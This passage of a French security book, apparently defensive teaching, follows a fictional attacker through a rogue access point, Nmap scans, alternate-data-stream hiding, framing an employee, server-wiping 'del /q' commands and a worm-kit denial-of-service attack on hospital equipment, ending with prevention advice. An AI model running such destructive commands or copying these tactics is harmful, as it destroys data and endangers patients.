Phénix passe devant l'accueil et ignore l'infirmière en train de se faire passer un savon par un type en colère qui prétend attendre un docteur depuis six heures. Phénix continue dans le couloir et se dit que l'infirmière doit avoir un boulot très pénible. En arrivant au bout du couloir, il tourne à droite sans hésiter, comme s'il savait exactement où il allait. Il se souvient avoir lu dans un livre d'ingénierie sociale qu'une des ficelles de l'intrusion physique consiste à agir comme si on était parfaitement à sa place. Alors qu'il continue de marcher à une allure normale, il remarque une porte avec un panneau NE PAS UTILISER CETTE CHAMBRE, EN TRAVAUX. Il s'arrête et regarde la porte quelques instants avec curiosité. Puis il attrape la poignée et la tourne. La porte s'ouvre. Tout le carrelage a été enlevé du sol et le béton est à nu. À part cela, la chambre ressemble à toutes les chambres devant lesquelles il est passé.

Phénix parcourt la pièce du regard et remarque trois prises Ethernet sur le mur près de la tête d'un des deux lits de la chambre. Instinctivement, il sort son portable de son sac et le branche. Il est surpris de voir la diode de connexion de sa carte Ethernet s'allumer

en vert et commencer à clignoter au rythme de l'activité du réseau. "Il est impossible qu'ils aient laissé ces prises actives s'ils font des travaux dans cette chambre." Phénix baisse la tête et voit deux prises électriques placées 60 centimètres sous les prises réseau. Il branche l'alimentation de son portable. La diode de charge orange de son portable s'allume immédiatement. "Il y a encore de l'électricité." Phénix se rappelle alors que les ouvriers qui retirent le carrelage du sol ont besoin d'équipement, qui lui-même a besoin d'électricité. Ça n'excuse cependant pas les ports Ethernet actifs. "Je me demande s'il y a un règlement quelconque pour ce genre de situation", se demande Phénix.

Il se connecte au portable, lance une invite de commande et saisit `ipconfig /all`. Il est surpris de voir qu'il a reçu une adresse IP *via* le serveur DHCP. Phénix sort rapidement un stylo de son sac et griffonne les informations réseau sur un bout de papier. Puis il sort son point d'accès, débranche le câble Ethernet de son portable et le branche sur le port 2 du point d'accès. Il sort ensuite l'alimentation du point d'accès et la branche sur une des prises électriques. Le point d'accès s'anime et toutes ses diodes clignotent, indiquant qu'il est en train de démarrer. Lorsqu'il a fini de démarrer, Phénix appuie sur le bouton de réinitialisation avec un stylo jusqu'à ce que la diode d'alimentation commence à clignoter. Il relâche alors le bouton, débranche l'alimentation et la rebranche immédiatement. Il vient de réinitialiser le point d'accès à ses paramètres de sortie d'usine.

Points d'accès non autorisés

De nombreuses entreprises ont mis en place des politiques qui interdisent la connexion de points d'accès sans-fil, que ce soit pour des raisons financières, techniques ou de manque de personnel, mais peu d'entre elles vérifient effectivement qu'aucun point d'accès n'est connecté à leur réseau de production.

Une fois le point d'accès redémarré, Phénix démarre Firefox sur son portable et tape dans la barre d'adresse l'IP par défaut de configuration du point d'accès :

```
http://192.168.1.254
```

Phénix arrive à la page de configuration du point d'accès Linksys. Il lui indique d'utiliser le DHCP et configure le côté sans-fil avec l'adresse qu'il avait récupérée avec son portable grâce au DHCP de l'hôpital. Il connecte alors son portable à une autre prise du mur et attend une autre adresse du DHCP. Cette fois, Phénix a branché une carte Ethernet PCMCIA (*Personal Computer Memory Card International Association*) à son

portable. Il ne veut pas que le serveur DHCP lui renvoie l'adresse qu'il vient d'assigner au point d'accès. Après avoir récupéré une adresse, Phénix ne perd pas de temps pour lancer une ligne de commande et lancer Nmap sur le sous-réseau avec la commande suivante :

```
nmap 10.10.10.0/24
```

Voici un extrait des résultats :

```
Starting Nmap 4.60 ( http://nmap.org ) at 2008-12-11 19:38 GMT
All 1715 scanned ports on 10.10.10.69 are closed

Interesting ports on 10.10.10.70:
Not shown: 1700 closed ports
PORT      STATE  SERVICE
25/tcp    open   smtp
53/tcp    open   domain
80/tcp    open   http
100/tcp   open   newacct
110/tcp   open   pop3
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
1025/tcp  open   NFS-or-IIS
1026/tcp  open   LSA-or-nterm
1029/tcp  open   ms-lsa
1030/tcp  open   iad1
1032/tcp  open   iad3
1033/tcp  open   netinfo
1433/tcp  open   ms-sql-s
MAC Address: 00:0C:29:C0:BA:A0
Nmap done: 256 IP addresses (12 hosts up) scanned in 29.462 seconds
```

Phénix examine la sortie et s'aperçoit que seuls douze hôtes répondent. "C'est peu", se dit-il. Puis il réfléchit : "Ça ne doit couvrir que l'étage des urgences." Il décide qu'il en sait assez pour l'instant. Il lance une dernière commande Nmap pour détecter les systèmes d'exploitation de tous les hôtes du réseau et écrit les résultats dans un fichier texte caché dans un ADS (*Alternate Data Stream*, flux de données alternatif) sur le disque dur. Il lance pour cela la commande suivante :

```
nmap -A 10.10.10.0/24 > c:\OSdetect.txt:ads.txt
```

Il sait qu'en écrivant le fichier dans un ADS cela le rendra presque indétectable. ADS fait partie du système de fichiers NTFS depuis Windows NT 3.1. Selon Microsoft, il a été développé pour des raisons de compatibilité avec le système HFS (*Hierarchical File System*, système de fichiers hiérarchique) des Macintosh. Les systèmes de fichiers sous Mac enregistrent un fichier en deux parties : la partie ressources et la partie données.

La partie données contient les données réelles du fichier et la partie ressources indique au système d'exploitation comment utiliser les données. Sous Windows, on utilise simplement les extensions de noms de fichiers. Mais, pour que les machines Windows soient compatibles avec les Mac, Microsoft a développé les ADS. Les ADS sont équivalents aux flux de ressources sous Mac. Mais on peut écrire dans ces flux grâce à certaines commandes, comme vient de le faire Phénix. C'est un excellent moyen de cacher des données, même du plus paranoïaque des administrateurs système. Même s'il prévoit de laisser le portable où il est, il veut au moins donner l'impression qu'il essayait de dissimuler les preuves de ses agissements.

Phénix a mis sur le portable toutes sortes de virus, un kit de développement de virus et tous les outils dont il aura besoin pour effectuer une reconnaissance du réseau de l'hôpital et lancer son attaque. Il a aussi visité divers sites web pirates, vérifié le faux compte Hotmail qu'il a créé au nom de Linda et l'a utilisé pour envoyer des courriers électroniques à divers domaines connus pour héberger des pirates et les aider dans diverses activités illégales. Dans ses messages, il demandait de l'aide sur diverses activités comme le scan de réseau, la création de virus et l'exploitation d'ordinateurs sur lesquels les mises à jour de sécurité ne sont pas appliquées. Pour persuader les gens de l'aider, il a ajouté des photos de vacances que Linda avait postées sur son site web, où on la voit en bikini. Il a aussi envoyé la photo que Linda avait sur sa fiche personnelle à Alki. Les pirates qui ont offert de l'aider lui ont demandé des informations pour l'identifier et pour prouver qu'elle n'était pas de la police. Se faisant passer pour Linda, Phénix a volontiers accepté. En fait, Phénix s'attendait à ce type de requête. Il suppose que, lorsqu'il aura lancé l'attaque, le service informatique de l'hôpital ou des consultants externes finiront par trouver le portable. Ils trouveront alors aussi le point d'accès sans-fil, muni de son étiquette d'inventaire d'Alki. Ils effectueront sans aucun doute des recherches sur le portable et découvriront les visites aux sites pirates, les outils de piratage et l'accès au compte Hotmail. Phénix a précisément configuré l'ordinateur pour qu'il se souvienne de l'identifiant et du mot de passe du compte sur **hotmail.com**. Ainsi, lorsque les enquêteurs regarderont l'historique Internet et visiteront Hotmail, ils pourront se connecter automatiquement et voir toutes les preuves, les photos et les demandes d'aide. Et tout pointera vers Alki et vers Linda.

Phénix est désolé pour Linda. Mais il se rassure en se disant que si les enquêteurs font leur travail proprement, qu'ils analysent correctement la situation et qu'ils réclament les informations de connexion à Hotmail et au fournisseur d'accès qui gère le point d'accès du café, ils verront que Linda n'était pas au café pendant les jours et heures où Phénix a utilisé le portable pour visiter les sites pirates et demander de l'aide. Cela sera cependant difficile à prouver car le café est pratiquement à la porte d'Alki.

Si suffisamment de ressources, d'argent et de temps sont consacrés à l'enquête, Linda devrait pouvoir s'en sortir. Mais il y a de fortes chances que l'enquête ne soit pas aussi poussée. Elle sera probablement licenciée, et Alki s'effondrera probablement sous la pression et proposera un arrangement à l'amiable sans aller jusqu'aux tribunaux ni payer une enquête approfondie. Phénix a payé le portable en liquide et laissé de fausses informations au magasin où il l'a acheté. Si les enquêteurs se donnent la peine d'associer les numéros de série aux adresses MAC des portables vendus par le magasin, ils seront lancés sur la fausse piste du personnage fictif ayant acheté le portable.

Phénix vérifie une fois de plus que le Bureau à distance est activé et que le portable peut communiquer avec le point d'accès. Il vérifie ensuite qu'il peut lancer un `ping` à un des hôtes du scan Nmap. Ces deux tentatives sont couronnées de succès et Phénix place le portable sur une armoire de fournitures médicales, cache le point d'accès derrière et se dirige vers la porte. Alors qu'il sort de la pièce et referme la porte derrière lui, il est surpris par une infirmière qui s'adresse à lui sur un ton sec : "Que faites-vous dans ce couloir ? Je vous ai dit que vous ne pouviez pas dormir ici !" Phénix regarde la femme, l'air étonné. Elle enchaîne et crie : "Et avant que vous ne demandiez, non, vous ne pouvez pas avoir de médicaments." Elle lui ordonne ensuite de partir. Phénix s'exécute, traverse le couloir, tourne à gauche et sort par la salle d'attente des urgences. Phénix sourit et marmonne : "Je suppose que Kate n'est pas la seule à penser que je m'habille comme un clochard."

Phénix saute la barrière en béton qui sépare le parking du trottoir de l'hôpital et ouvre la portière de sa voiture. Il s'assied et ouvre le troisième portable. Il appuie sur le bouton d'alimentation et attend qu'il démarre. Une fois connecté, il double-clique sur l'icône du réseau sans-fil qui présente une croix rouge et qui se trouve en bas à droite de la zone de notification. Il clique ensuite sur le bouton de recherche de réseaux sans-fil. Il repère le point d'accès qu'il a configuré et double-clique dessus. Après environ deux secondes, le point d'accès demande à Phénix une clé réseau ou une passphrase. Phénix saisit la passphrase `dikity rikity doc$` et, quelques secondes plus tard, l'indicateur affiche "Connecté". Phénix envoie un `ping` à une des adresses IP qu'il se souvient avoir vue pendant le scan Nmap et reçoit quatre réponses positives. Il ferme alors le portable, le jette sur le siège passager et démarre sa voiture. Sur la route, il commence à rêver à ce qu'il fera avec l'argent de ce boulot. Pendant quelques instants, il se sent légèrement coupable à l'idée que la carrière de Linda soit probablement terminée et que des malades innocents puissent mourir suite à ses actions. Puis il réussit à se convaincre qu'il n'avait pas le choix. Après tout, M. Dobbs a menacé la vie de Kate.

De retour chez lui, Phénix attrape un Pepsi citron au frigo et allume la télévision. Il vérifie l'état de la sauvegarde en cours à Alki grâce au matériel qu'il y a laissé et voit qu'il reste environ six heures avant que ça ne soit terminé. Alors qu'il est sur le point de s'asseoir et de profiter d'une sieste bien méritée, son téléphone sonne. C'est Kate, elle veut lui rendre visite. Phénix n'est pas vraiment d'humeur sociable et essaie de dissuader Kate, mais elle finit par le convaincre de la laisser venir. Il pense à ce moment : "C'est vraiment la dernière chose dont j'ai besoin maintenant…" Mais au même moment il sourit en se disant : "Mmmh, mais je suis sûr qu'elle pourra me distraire pour les six prochaines heures." Vingt minutes plus tard, Kate sonne à la porte. Phénix la laisse entrer et elle se jette à son cou. "Oh là, calme-toi", dit Phénix, prudent. "Tais-toi. Tu me manques monstrueusement. Tu étais distant cette semaine, mais ça va changer tout de suite", répond fermement Kate. Phénix se détend et ils partagent bientôt un baiser passionné.

Cinq heures et demie plus tard, Phénix est réveillé par un choc bruyant. Il sursaute et se rend compte que Kate a fait tomber quelque chose dans la cuisine. Phénix sort de la chambre pour vérifier l'état de la sauvegarde du serveur R&D de chez Alki et s'évanouit presque de panique en s'apercevant que l'écran est noir. Il passe la main sur le pavé tactile et l'écran se rallume. Phénix maudit l'économiseur d'énergie automatique et vérifie que sa connexion GoToMyPC est toujours active. Ce n'est pas le cas. Il clique sur Recharger dans Firefox et tape à nouveau ses identifiants de connexion. Lorsqu'il se connecte, Phénix n'en croit pas ses yeux. La sauvegarde est terminée ! Il est tenté de retourner à Alki et de récupérer son matériel, mais change finalement d'avis. Il est très tard, et cela éveillerait probablement les soupçons. Phénix décide de retourner au lit et de reprendre tout cela le lendemain. On est aujourd'hui vendredi, et Phénix est épuisé.

Le lendemain matin, Phénix se réveille frais et dispos. Il regarde son réveil et voit qu'il est 10 heures. "Il devrait y avoir juste assez de gens à Alki pour m'aider à me fondre dans la foule et ne pas faire tache. Et je parie qu'il n'y a personne du service informatique." Sur ces pensées, Phénix saute du lit, se douche rapidement et sort de son appartement. Lorsqu'il arrive chez Alki, il est surpris de voir le parking vide. En franchissant la porte d'entrée, il est à nouveau surpris. Il n'y a personne au contrôle sécurité. Phénix garde cette info dans un coin de sa tête et se dirige vers les ascenseurs.

Il appuie sur un bouton pour en appeler un et la porte la plus proche de lui s'ouvre immédiatement. Il monte dans l'ascenseur, passe la carte de Linda et appuie sur le bouton du septième étage. Lorsque l'ascenseur s'arrête, Phénix sort et manque de

s'évanouir à la vue du gardien qui aurait dû être au contrôle sécurité à l'entrée. Avant que Phénix ne puisse dire quoi que ce soit, le garde demande :

"Vous travaillez à cet étage ?

– Oui, répond Phénix.

– Parfait, dit l'homme dont le badge indique qu'il s'appelle Éric. Je me connecte en général au réseau sans-fil gratuit que vous avez mis en place il y a quelques mois, mais ce matin ça ne marche pas et je ne sais pas pourquoi. Je suis monté voir si quelqu'un du service informatique pouvait m'aider. Je savais que j'avais peu de chances de trouver quelqu'un pendant le week-end, mais vous voilà !

Phénix soupire de soulagement et répond :

– Écoutez, j'ai un problème à régler ici, mais ça ne devrait me prendre que quelques minutes. Dès que j'ai fini, je viens vous aider en bas.

– Super ! Merci beaucoup !" répond Éric.

Il lui tend la main. Phénix la lui attrape et la serre. À cet instant, un bip aigu se fait entendre dans le sac de Phénix. "Qu'est-ce que c'est que ça ?", demande Éric. Phénix utilise la même explication que celle qu'il a servie à Linda plus d'une semaine auparavant : "Mon téléphone portable, j'ai oublié de le charger hier soir." Éric rit et se dirige vers l'ascenseur. Phénix réalise qu'il vient de récupérer une copie des données de la carte d'Éric et ne peut réprimer un sourire d'arrogance et de satisfaction.

Phénix entre dans le local réseau. Sa première tâche consiste à essayer de couvrir ses traces. Il se rend compte qu'il n'a que peu de temps devant lui et qu'il sera impossible de mener des opérations complexes. Il récupère son portable d'attaque au-dessus de l'armoire de commutateurs étiquetée R&D et l'ouvre. Lorsque l'écran s'allume, Phénix se connecte et se met au travail. Il utilise le Bureau à distance pour accéder au serveur du service R&D. Il ouvre une ligne de commande et saisit la commande suivante :

```
del D:\*.* /q
```

Phénix voit la commande s'exécuter. Il attend une quinzaine de minutes et ouvre le Poste de travail du serveur. Il clique du bouton droit sur le lecteur D et choisit Propriétés. Cela montre que le disque D est plein à 20 % et qu'il a 111 Go d'occupés. Il sait alors que sa commande de suppression fonctionne puisque les données prenaient auparavant 120 Go. Il attend cinq minutes de plus et revérifie le disque. Il est maintenant complètement vide. Puis il lance la commande suivante :

```
del C:\WINDOWS\system32\*.* /q
```

Phénix a ordonné à Windows de tout effacer sur le disque D et de le faire sans confirmation. L'option `/q` permet d'éviter toutes les questions du type "Êtes-vous sûr ?" et force le système à effectuer la commande. La seconde commande fait presque la même chose, à ceci près qu'elle écrase tous les fichiers dont Windows a besoin.

Phénix ferme la connexion au Bureau à distance, débranche le portable du réseau, le ferme, tire le câble d'alimentation du mur et fourre le tout dans son sac à dos. Lorsque les employés arriveront lundi chez Alki, ils verront que toutes les données du service R&D ont été effacées, ainsi que le système d'exploitation du serveur. Ils devront récupérer les données depuis une sauvegarde, ce qui rendra beaucoup plus délicate la découverte de preuves de l'attaque de Phénix. Avec cela en tête, Phénix sort du local réseau, entre dans l'ascenseur et descend au rez-de-chaussée.

Alors qu'il s'apprête à quitter les lieux, il voit le gardien, Éric, qui attend impatiemment son arrivée. Phénix s'approche de lui et lui demande, conciliant :

"Quel est le problème ?

– Ben, répond Éric, impossible de me connecter à Internet. L'ordinateur dit qu'il est connecté, mais quand je clique sur le bouton Internet, un message Page non trouvée s'affiche."

Phénix regarde le portable d'Éric et lui demande de le lui passer. Phénix regarde la configuration réseau et s'aperçoit qu'Éric a récupéré une adresse statique d'une manière ou d'une autre.

"Avez-vous modifié quelque chose ici récemment ?

– Oui, répond Éric. J'avais des soucis pour me connecter à la maison et le type de l'assistance de mon FAI m'a fait changer les informations que vous êtes en train de regarder."

Phénix secoue la tête et change la configuration du réseau pour obtenir une IP *via* le serveur DHCP. Trente secondes plus tard, Éric navigue sur Internet. Phénix attrape son sac et se dirige vers la porte.

"Merci ! lui lance Éric.

– Pas de quoi", répond Phénix.

Il traverse alors la rue pour se connecter au réseau sans-fil de l'hôpital, se connecter au portable qu'il y a laissé et lancer quelques attaques par déni de service sur le réseau de l'hôpital.

Il s'arrête au café, presque à égale distance d'Alki et de l'hôpital. Alors qu'il fait la queue, il se dit qu'il n'a probablement pas besoin d'être dans le parking pour accéder au réseau sans-fil et au portable. Après avoir commandé son café, il s'assied à une table et ouvre son portable. Il avait enregistré la connexion à l'hôpital et, lorsque son écran s'allume, il se rend compte qu'il y est déjà connecté. Il ouvre immédiatement le Bureau à distance et se connecte au mini-PC qu'il a mis en place à l'hôpital. Il ouvre le répertoire `virus` du disque C et double-clique sur `wshwc.exe`. La boîte de dialogue de Windows Scripting Host Worm Constructor s'affiche à l'écran (voir Figure 4.4).




Figure 4.4

Boîte de dialogue de création de virus Windows Scripting Host.

Phénix remplit les informations du premier écran, y compris le nom qu'il a choisi pour son virus : Alkibot. Phénix clique ensuite sur le bouton radio Payload Options, puis sur Launch Denial Of Service Attack (voir Figure 4.5).

Phénix fait une pause pour vérifier les résultats du scan Nmap qu'il a mené la veille. Ilouvre une invite de commande et saisit la commande suivante :

```
notepad c:\osdetect.txt:ads.txt
```




Figure 4.5

Boîte de dialogue de création de virus Windows Scripting Host avec les options de création.

Ce qui suit est l'hôte qui intéresse Phénix :

```
Interesting ports on 10.10.10.12:
Not shown: 1700 closed ports
PORT      STATE  SERVICE
7/tcp     open   echo
9/tcp     open   discard
13/tcp    open   daytime
19/tcp    open   chargen
111/tcp   open   rpcbind
512/tcp   open   exec
513/tcp   open   login
514/tcp   open   shell
540/tcp   open   uucp
587/tcp   open   submission
5901/tcp  open   vnc-1
6000/tcp  open   X11
MAC Address: 00:0C:29:C0:BA:A0
```

Windows s'exécute et ouvre dans le Bloc-Notes le fichier caché dans l'ADS. Phénix fait défiler le fichier et regarde les résultats. Il voit immédiatement que le scan de systèmes d'exploitation lui a renvoyé plusieurs hôtes UNIX. Selon Nmap, il s'agit d'ordinateurs sous Solaris. Phénix réfléchit. Les UNIX non protégés sont très sensibles aux attaques par déni de service. Phénix saisit l'adresse IP du premier serveur UNIX de son

scan Nmap dans le champ de cible de son virus de déni de service et clique sur le bouton Construct Worm. Il recommence six fois et crée un virus unique pour chaque hôte UNIX qu'il repère dans son scan Nmap. Il sait, depuis qu'il a travaillé comme administrateur système dans un hôpital, que la plus grande partie de l'équipement des urgences est probablement basé sur UNIX ; les résultats du scan lui semblent plus cohérents.

Phénix a maintenant douze fichiers .vbs sur le disque dur du portable à l'intérieur de l'hôpital : sept pour les machines UNIX et cinq pour les quelques machines sous Windows identifiées par son scan Nmap. Il crée ensuite un fichier batch pour lancer tous les fichiers à la suite. Il les nomme simplement par un numéro. Le premier est `1.vbs`, le second `2.vbs`, etc. Il ouvre le Bloc-Notes et tape ce qui suit dans le fichier :

```
1.vbs
2.vbs
3.vbs
4.vbs
5.vbs
6.vbs
7.vbs
8.vbs
9.vbs
10.vbs
11.vbs
12.vbs
exit
```

Phénix clique ensuite sur Fichier > Enregistrer sous. Il clique sur la liste déroulante Type et choisit Tous les fichiers. Il nomme le fichier `lancevirus.bat`, choisit la racine du disque C comme emplacement de sauvegarde et clique sur Enregistrer. Il inspire profondément. Il ferme toutes les fenêtres, y compris le fichier texte de ses résultats de scan Nmap. Il ouvre le disque C et double-clique sur `lancevirus.bat`. Il voit une fenêtre MS-DOS s'ouvrir et les fichiers VBS s'exécuter. Il ferme alors le portable, démarre sa voiture et s'en va. Il se dit : "Mon dieu, j'espère que je ne viens pas de tuer quelqu'un."

Au moment même où Phénix entre dans son appartement, son téléphone portable sonne. C'est presque comme si M. Dobbs le surveillait. Il répond.

"As-tu terminé ? demande M. Dobbs à l'autre bout du fil.

– Oui, répond Phénix.

– Parfait, réplique M. Dobbs. Rendez-vous demain à l'endroit habituel à 18 heures et nous ferons l'échange.

– Il y a un problème, interrompt Phénix. Il y avait un gardien aujourd'hui, et s'il y a une enquête il pourrait…

– Je sais, dit M. Dobbs. Nous avons déjà réglé le problème. Nous aurons l'occasion de discuter demain."

Le lendemain, à 18 heures, Phénix est déjà installé dans le café habituel en centre-ville lorsque M. Dobbs arrive. Il traverse le café et s'assied. "Où est le matériel ?" Phénix lui tend un sac à dos. M. Dobbs lui tend à son tour un sac à dos identique.

"Le gardien ne posera pas de problème, dit M. Dobbs.

– Que voulez-vous dire ? demande Phénix.

– Ne pose pas trop de questions. Tout cela ne te concerne pas. Beau travail. Tu n'auras plus de nouvelles de moi jusqu'à ce que j'aie une autre mission à te confier. Profite bien de ton argent", dit M. Dobbs en quittant la table.

Il regarde Phénix et dit sévèrement : "J'espère pour toi que c'est ce qu'on t'a demandé. Ça ne serait pas bon pour toi sinon." Sur cette remarque positive, M. Dobbs quitte le café et disparaît dans la rue embrumée. Phénix sent un frisson glacial l'envahir. Même si M. Dobbs ne l'a pas dit explicitement, il sait exactement ce que les mots "ça ne serait pas bon pour toi" signifient. Phénix ouvre le sac à dos et oublie instantanément ses idées noires. Le sac est rempli de liasses de billets de 100 €. Phénix se lève, adresse un clin d'œil à la jolie fille derrière le comptoir et sort.

Deux jours plus tard, l'hôpital fait les gros titres. Il a dû fermer son service d'urgences et rediriger tous les patients vers un autre hôpital. Les hôtes UNIX que Phénix avait vus dans ses scans Nmap étaient des systèmes de surveillance attachés aux lits des sept salles du service des urgences. Il s'agissait d'une ancienne technologie qui alertait les infirmières du service lorsque les perfusions étaient presque vides et lorsqu'il y avait quelque chose d'anormal avec le pouls ou la tension d'un patient. L'attaque de Phénix contre ces machines les a rendues incapables d'envoyer des données. Par conséquent, un patient est tombé dans le coma après la fin de sa perfusion. Un autre patient a eu une crise cardiaque parce que les quelques systèmes encore capables de récupérer des données avaient renvoyé des informations incorrectes aux docteurs, ce qui les a induits en erreur en ce qui concerne le dosage et les médicaments à prescrire. L'article mentionne que le problème est dû à une erreur informatique et qu'il est potentiellement le résultat d'une attaque malveillante d'un dirigeant d'Alki Pharmaceutique, situé en

face de l'hôpital. Aucun nom n'a pour l'instant été révélé. Un porte-parole de l'hôpital s'est contenté d'un simple commentaire :

> *"La police interroge un dirigeant d'Alki, considéré comme le suspect n° 1 dans cette affaire. Nous ne savons pas si cette personne est réellement impliquée ou s'il s'agit d'une autre personne de l'entreprise. Si cette personne est innocente, quelqu'un s'est donné beaucoup de mal pour essayer de lui faire porter le chapeau."*

Pendant ce temps, chez Alki, le service informatique a le plus grand mal à restaurer les données supprimées des sauvegardes. Ils ont durement appris qu'il n'y a pas de substitut à de bonnes sauvegardes. L'équipe de R&D est à couteaux tirés, chacun accusant son voisin d'avoir accidentellement effacé les données. Certains sont convaincus que c'est le service informatique qui a fait n'importe quoi. Après tout, c'est dans leurs habitudes et personne n'a confiance en eux. De toute façon, ce n'est pas la priorité actuelle du service informatique. La directrice financière est interrogée par la police et un bruit court sur l'implication de quelqu'un du service dans l'attaque visant l'hôpital. Tout le monde marche sur des œufs. L'action d'Alki a plongé le matin même, et personne n'a de poste assuré. Pour empirer encore la situation, le principal concurrent d'Alki vient d'annoncer qu'il avait deux mois d'avance sur la publication des résultats de son nouveau médicament améliorant le traitement contre le cancer.

Autres possibilités

Pour des raisons de temps, Phénix n'a fait que survoler toutes les attaques possibles et tout ce qu'il aurait pu faire. Une fois introduit physiquement dans le réseau d'une entreprise, il n'y a pas de limites à ce qu'un pirate est capable d'accomplir. Par exemple, pour distraire encore l'attention d'Alki, Phénix aurait pu utiliser ses accès pour assembler et diffuser des informations privées et confidentielles comme le numéro de sécurité sociale ou l'adresse des employés. Cela aurait probablement généré un tourbillon de presse négative à l'encontre d'Alki et aurait pu coûter des millions pour limiter les dégâts. Il aurait aussi pu créer d'autres points d'entrée ou des comptes shell et vendre ces informations au plus offrant. Il est très probable qu'aux services des ressources humaines et de la comptabilité se trouvent les numéros et codes d'accès aux informations bancaires d'Alki. Cela aurait pu coûter des millions, selon la somme demandée par Phénix et les personnes avec lesquelles il aurait partagé les informations. Il aurait aussi pu utiliser ces informations pour savoir quand acheter ou vendre des actions Alki. Il aurait pu savoir des mois à l'avance que de nouveaux produits allaient être mis sur le marché et utiliser ces connaissances pour prédire l'envol de l'action. Il aurait ainsi pu acheter à bas prix et revendre cher – ce qui constituerait un délit d'initié.

Résumé de la chaîne d'exploits

Voici les exploits enchaînés de Phénix :

1. Il a trouvé des informations détaillées sur les spécifications techniques du logiciel utilisé par Alki pour son département R&D en visitant le site web du fabricant et en y téléchargeant de la documentation.

2. Il a utilisé une attaque peu connue mais simple sur le système de cartes d'accès d'Alki pour obtenir un accès à des lieux où il n'aurait jamais pu entrer sinon.

3. Il a amené Linda à lui offrir un accès physique au bâtiment par ingénierie sociale.

4. Il a utilisé Nmap pour scanner le réseau d'Alki et identifier le serveur de R&D en visant les ports qu'il savait être utilisés par le serveur.

5. Il a aussi utilisé Nmap pour identifier le système d'exploitation du précieux serveur R&D.

6. Il a visité **http://www.microsoft.com/france/securite/** pour identifier les failles auxquelles était vulnérable le serveur en question.

7. Il a utilisé Metasploit pour tirer avantage des informations qu'il avait trouvées sur le site web de Microsoft.

8. Il a utilisé l'outil de sauvegarde de Windows pour copier les données sensibles à un autre endroit.

9. Il a utilisé une simple commande de suppression pour se débarrasser de la plupart des preuves de sa présence et pour détourner l'attention de l'opération de vol de propriété intellectuelle qu'il a effectivement menée.

10. Il a ouvert un compte Hotmail en utilisant l'adresse de Linda comme adresse secondaire.

11. Il a utilisé un point d'accès sans-fil et un kit de développement de virus disponible gratuitement en ligne pour lancer une attaque par déni de service sur l'équipement des urgences de l'hôpital.

Mesures de prévention

Cette section traite des diverses mesures que vous pouvez déployer contre cette chaîne d'exploits.

Mesures de prévention contre les atteintes à la sécurité physique et la compromission des systèmes d'accès

Trop d'entreprises dépendent d'une authentification à facteur unique pour permettre l'accès à des zones protégées. La sécurité physique est souvent l'aspect le plus négligé de la sécurité de l'information. Les cartes d'accès de la plupart des fabricants peuvent être clonées facilement. Beaucoup de fabricants ont légèrement amélioré cet état de fait en chiffrant les données sur la carte, mais cela ne protège que peu. Le chiffrement concerne uniquement la confidentialité des données. Si le but d'un attaquant est de cloner la carte et de l'utiliser en tant que moyen d'accès, peu lui importe de savoir ce qu'il y a sur la carte.

Il faudrait donc utiliser une authentification à deux facteurs. Dans l'exemple du local réseau, il aurait été plus difficile à Phénix d'entrer s'il avait eu à scanner ses empreintes en plus de passer la carte d'accès. L'attaque aurait été presque impossible avec une authentification à trois facteurs : carte d'accès, empreinte digitale et code à cinq chiffres, par exemple. Les systèmes de surveillance vidéo sont obligatoires dans les entreprises aujourd'hui. Ils font toujours débat en ce qui concerne les problèmes de respect de vie privée et d'éthique. De nombreux employés considèrent qu'on ne leur fait pas confiance lorsqu'ils voient des caméras partout. Mais, avec la formation adéquate, ces objections peuvent être atténuées.

